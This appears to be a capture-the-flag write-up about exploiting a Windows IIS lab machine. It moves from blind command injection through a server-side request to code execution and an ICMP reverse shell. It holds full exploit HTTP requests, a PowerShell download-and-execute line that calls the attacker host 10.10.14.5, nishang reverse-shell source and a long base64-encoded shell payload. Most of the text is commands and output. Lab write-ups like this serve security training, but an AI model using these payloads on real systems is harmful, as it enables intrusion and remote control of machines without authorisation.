
But when we type invalid command we get “Exit Status=1”




```
GET /test.asp?u=http://127.0.0.1/cmd.aspx?xcmd=nonexisten HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0
```

```
HTTP/1.1 200 OK
Cache-Control: private
Expires: Sat, 17 Jun 2023 09:40:08 GMT
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 17 Jun 2023 08:10:07 GMT
Connection: close
Content-Length: 163



<html>
  <body>
    Exit Status=1
    <form action="cmd.aspx" method=POST>
      <p>
        Enter your shell command: <input type=text name=xcmd size=40>

      </form>

    </body>

  </html>
```

This looks like a blind command injection, we can also confirm it by pinging ourselves




```
GET /test.asp?u=http://127.0.0.1/cmd.aspx?xcmd=ping+-n+5+10.10.14.5 HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0


```



```
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:23:08.470226 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 1, length 40
04:23:08.470248 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 1, length 40
04:23:09.476033 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 2, length 40
04:23:09.476046 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 2, length 40
04:23:10.491965 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 3, length 40
04:23:10.491980 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 3, length 40
04:23:11.509596 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 4, length 40
04:23:11.509612 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 4, length 40
04:23:12.539531 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 5, length 40
04:23:12.539546 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 5, length 40
```

No we can be sure that e found a blind remote code execution

All attempts to get a reverse shell on the system proved to be in vain due to defence mechanisms



```
GET /test.asp?u=
http://127.0.0.1/cmd.aspx?xcmd=powershell+IEX(New-Object+Net.WebClient).downloadStr
ing('http%3a//10.10.14.5/shell.ps1') HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0


```


```
HTTP/1.1 200 OK
Cache-Control: private
Expires: Sat, 17 Jun 2023 09:55:39 GMT
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 17 Jun 2023 08:25:39 GMT
Connection: close
Content-Length: 163



<html>
  <body>
    Exit Status=1
    <form action="cmd.aspx" method=POST>
      <p>
        Enter your shell command: <input type=text name=xcmd size=40>

      </form>

    </body>

  </html>

```

yet , we can take advantage of the fact that pinging is allowed and try to get a reverse shell via ping

To get a shell via ICMP we need the following things


1. InvokeICMPshell from nishang
2. Icmpsh_.py server

Both scripts can be downloaded from the github




```
function Invoke-PowerShellTcp
{
<#
.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

.DESCRIPTION
This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
Also, a standard netcat can connect to this script Bind to a specific port.

The script is derived from Powerfun written by Ben Turner & Dave Hardy

.PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.

.PARAMETER Port
The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this script listens.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powercat listener must be listening on
the given IP and port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Bind -Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to this port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444
```

First of all, let’s execute the following command, to ensure that our machine will be ignoring pinging




```
└─# sysctl -w net.ipv4.icmp_echo_ignore_all=1
net.ipv4.icmp_echo_ignore_all = 1
```

Next we launch our icmp_sh.py server




```
┌──(root㉿kali)-[/opt/icmpsh]
└─# python icmp_sh.py 10.10.14.5 10.10.10.57
```

Next, we launch powershell on linux, where we load or icmp reverse shell




```
─# pwsh
owerShell 7.2.4
opyright (c) Microsoft Corporation.

ttps://aka.ms/powershell
ype 'help' to get help.

──(root㉿kali)-[/opt/nishang/Shells]
─PS> $shell=Get-Content -Raw shell_icmp.ps1

──(root㉿kali)-[/opt/nishang/Shells]
─PS> $bytes=[System.Text.Encoding]::Unicode.GetBytes($shell)

──(root㉿kali)-[/opt/nishang/Shells]
─PS> $encoded=[Convert]::ToBase64String($bytes)

──(root㉿kali)-[/opt/nishang/Shells]
─PS> $encoded | Ouot-File /opt/nishang/Shells/shell_icmp.ps1.b64
uot-File: The term 'Ouot-File' is not recognized as a name of a cmdlet, function, script file, or executable program.
heck the spelling of the name, or if a path was included, verify that the path is correct and try again.

──(root㉿kali)-[/opt/nishang/Shells]
─PS> $encoded | Out-File /opt/nishang/Shells/shell_icmp.ps1.b64
```

Now we need to fold our payload, otherwise the one big blob will be send




```
┌──(root㉿kali)-[/opt/nishang/Shells]
└─PS> exit

┌──(root㉿kali)-[/opt/nishang/Shells]
└─# fold -w 120 shell_icmp.ps1.b64 > folded_shell_icmp.ps1.b64

┌──(root㉿kali)-[/opt/nishang/Shells]
└─# nano folded_shell_icmp.ps1.b65
```

After that, let’s double URL encode all “+”



```
ZgB1AG4AYwB0AGkAbwBuACAASQBuAHYAbwBrAGUALQBQAG8AdwBlAHIAUwBoAGUAbABsAEkAYwBtAHAACgB7ACAACgA8ACMACgAuAFMAWQBOAE8AUABTAEkA
UwAKAE4AaQBzAGgAYQBuAGcAIABzAGMAcgBpAHAAdAAgAHcAaABpAGMAaAAgAGMAYQBuACAAYgBlACAAdQBzAGUAZAAgAGYAbwByACAAYQAgAFIAZQB2AGUA
cgBzAGUAIABpAG4AdABlAHIAYQBjAHQAaQB2AGUAIABQAG8AdwBlAHIAUwBoAGUAbABsACAAZgByAG8AbQAgAGEAIAB0AGEAcgBnAGUAdAAgAG8AdgBlAHIA
IABJAEMATQBQAC4AIAAKAAoALgBEAEUAUwBDAFIASQBQAFQASQBPAE4ACgBUAGgAaQBzACAAcwBjAHIAaQBwAHQAIABjAGEAbgAgAHIAZQBjAGUAaQB2AGUA
IABjAG8AbQBtAGEAbgBkAHMAIABmAHIAbwBtACAAYQAgAHMAZQByAHYAZQByACwAIABlAHgAZQBjAHUAdABlACAAdABoAGUAbQAgAGEAbgBkACAAcgBlAHQA
dQByAG4AIAB0AGgAZQAgAHIAZQBzAHUAbAB0ACAAdABvACAAdABoAGUAIABzAGUAcgB2AGUAcgAgAHUAcwBpAG4AZwAgAG8AbgBsAHkAIABJAEMATQBQAC4A
CgAKAFQAaABlACAAcwBlAHIAdgBlAHIAIAB0AG8AIABiAGUAIAB1AHMAZQBkACAAdwBpAHQAaAAgAGkAdAAgAGkAcwAgAGkAYwBtAHAAcwBoAF8AbQAuAHAA
eQAgAGYAcgBvAG0AIAB0AGgAZQAgAGkAYwBtAHAAcwBoACAAdABvAG8AbABzACAAKABoAHQAdABwAHMAOgAvAC8AZwBpAHQAaAB1AGIALgBjAG8AbQAvAGkA
bgBxAHUAaQBzAGIALwBpAGMAbQBwAHMAaAApAC4ACgAKAC4AUABBAFIAQQBNAEUAVABFAFIAIABJAFAAQQBkAGQAcgBlAHMAcwAKAFQAaABlACAASQBQACAA
YQBkAGQAcgBlAHMAcwAgAG8AZgAgAHQAaABlACAAcwBlAHIAdgBlAHIALwBsAGkAcwB0AGUAbgBlAHIAIAB0AG8AIABjAG8AbgBuAGUAYwB0ACAAdABvAC4A
CgAKAC4AUABBAFIAQQBNAEUAVABFAFIAIABEAGUAbABhAHkACgBUAGkAbQBlACAAaQBuACAAcwBlAGMAbwBuAGQAcwAgAGYAbwByACAAdwBoAGkAYwBoACAA
dABoAGUAIABzAGMAcgBpAHAAdAAgAHcAYQBpAHQAcwAgAGYAbwByACAAYQAgAGMAbwBtAG0AYQBuAGQAIABmAHIAbwBtACAAdABoAGUAIABzAGUAcgB2AGUA
cgAuACAARABlAGYAYQB1AGwAdAAgAGkAcwAgADUAIABzAGUAYwBvAG4AZABzAC4AIAAKAAoALgBQAEEAUgBBAE0ARQBUAEUAUgAgAEIAdQBmAGYAZQByAFMA
aQB6AGUACgBUAGgAZQAgAHMAaQB6AGUAIABvAGYAIABvAHUAdABwAHUAdAAgAEIAdQBmAGYAZQByAC4AIABEAGUAZgB1AGEAbAB0ACAAaQBzACAAMQAyADgA
LgAKAAoALgBFAFgAQQBNAFAATABFAAoAIwAgAHMAeQBzAGMAdABsACAALQB3ACAAbgBlAHQALgBpAHAAdgA0AC4AaQBjAG0AcABfAGUAYwBoAG8AXwBpAGcA
bgBvAHIAZQBfAGEAbABsAD0AMQAKACMAIABwAHkAdABoAG8AbgAgAGkAYwBtAHAAcwBoAF8AbQAuAHAAeQAgADEAOQAyAC4AMQA2ADgALgAyADUANAAuADIA
MgA2ACAAMQA5ADIALgAxADYAOAAuADIANQA0AC4AMQAKAAoAUgB1AG4AIABhAGIAbwB2AGUAIABjAG8AbQBtAGEAbgBkAHMAIAB0AG8AIABzAHQAYQByAHQA
IABhACAAbABpAHMAdABlAG4AZQByACAAbwBuACAAYQAgAEwAaQBuAHUAeAAgAGMAbwBtAHAAdQB0AGUAcgAgACgAdABlAHMAdABlAGQAIABvAG4AIABLAGEA
bABpACAATABpAG4AdQB4ACkALgAKAGkAYwBtAHAAcwBoAF8AbQAuAHAAeQAgAGkAcwAgAGEAIABwAGEAcgB0ACAAbwBmACAAdABoAGUAIABpAGMAbQBwAHMA
aAAgAHQAbwBvAGwAcwAuAAoACgBPAG4AIAB0AGgAZQAgAHQAYQByAGcAZQB0ACwAIAByAHUAbgAgAHQAaABlACAAYgBlAGwAbwB3ACAAYwBvAG0AbQBhAG4A
ZAAuAAoACgBQAFMAIAA+ACAASQBuAHYAbwBrAGUALQBQAG8AdwBlAHIAUwBoAGUAbABsAEkAYwBtAHAAIAAtAEkAUABBAGQAZAByAGUAcwBzACAAMQA5ADIA
LgAxADYAOAAuADIANQA0AC4AMgAyADYACgAKAEEAYgBvAHYAZQAgAHMAaABvAHcAcwAgAGEAbgAgAGUAeABhAG0AcABsAGUAIABvAGYAIABhAG4AIABpAG4A
dABlAHIAYQBjAHQAaQB2AGUAIABQAG8AdwBlAHIAUwBoAGUAbABsACAAcgBlAHYAZQByAHMAZQAgAGMAbwBuAG4AZQBjAHQAIABzAGgAZQBsAGwALgAgAAoA
CgAuAEwASQBOAEsACgBoAHQAdABwADoALwAvAHcAdwB3AC4AbABhAGIAbwBmAGEAcABlAG4AZQB0AHIAYQB0AGkAbwBuAHQAZQBzAHQAZQByAC4AYwBvAG0A
LwAyADAAMQA1AC8AMAA1AC8AdwBlAGUAawAtAG8AZgAtAHAAbwB3AGUAcgBzAGgAZQBsAGwALQBzAGgAZQBsAGwAcwAtAGQAYQB5AC0ANQAuAGgAdABtAGwA
CgBoAHQAdABwAHMAOgAvAC8AZwBpAHQAaAB1AGIALgBjAG8AbQAvAHMAYQBtAHIAYQB0AGEAcwBoAG8AawAvAG4AaQBzAGgAYQBuAGcACgAjAD4AIAAgACAA
IAAgACAAIAAgACAAIAAgAAoAIAAgACAAIABbAEMAbQBkAGwAZQB0AEIAaQBuAGQAaQBuAGcAKAApAF0AIABQAGEAcgBhAG0AKAAKAAoAIAAgACAAIAAgACAA
IAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABQAG8AcwBpAHQAaQBvAG4AIAA9ACAAMAAsACAATQBhAG4AZABhAHQAbwByAHkAIAA9ACAAJAB0AHIAdQBlACkA
XQAKACAAIAAgACAAIAAgACAAIABbAFMAdAByAGkAbgBnAF0ACgAgACAAIAAgACAAIAAgACAAJABJAFAAQQBkAGQAcgBlAHMAcwAsAAoACgAgACAAIAAgACAA
IAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAFAAbwBzAGkAdABpAG8AbgAgAD0AIAAxACwAIABNAGEAbgBkAGEAdABvAHIAeQAgAD0AIAAkAGYAYQBsAHMA
ZQApAF0ACgAgACAAIAAgACAAIAAgACAAWwBJAG4AdABdAAoAIAAgACAAIAAgACAAIAAgACQARABlAGwAYQB5ACAAPQAgADUALAAKAAoAIAAgACAAIAAgACAA
IAAgAFsAUABhAHIAYQBtAGUAdABlAHIAKABQAG8AcwBpAHQAaQBvAG4AIAA9ACAAMgAsACAATQBhAG4AZABhAHQAbwByAHkAIAA9ACAAJABmAGEAbABzAGUA
```

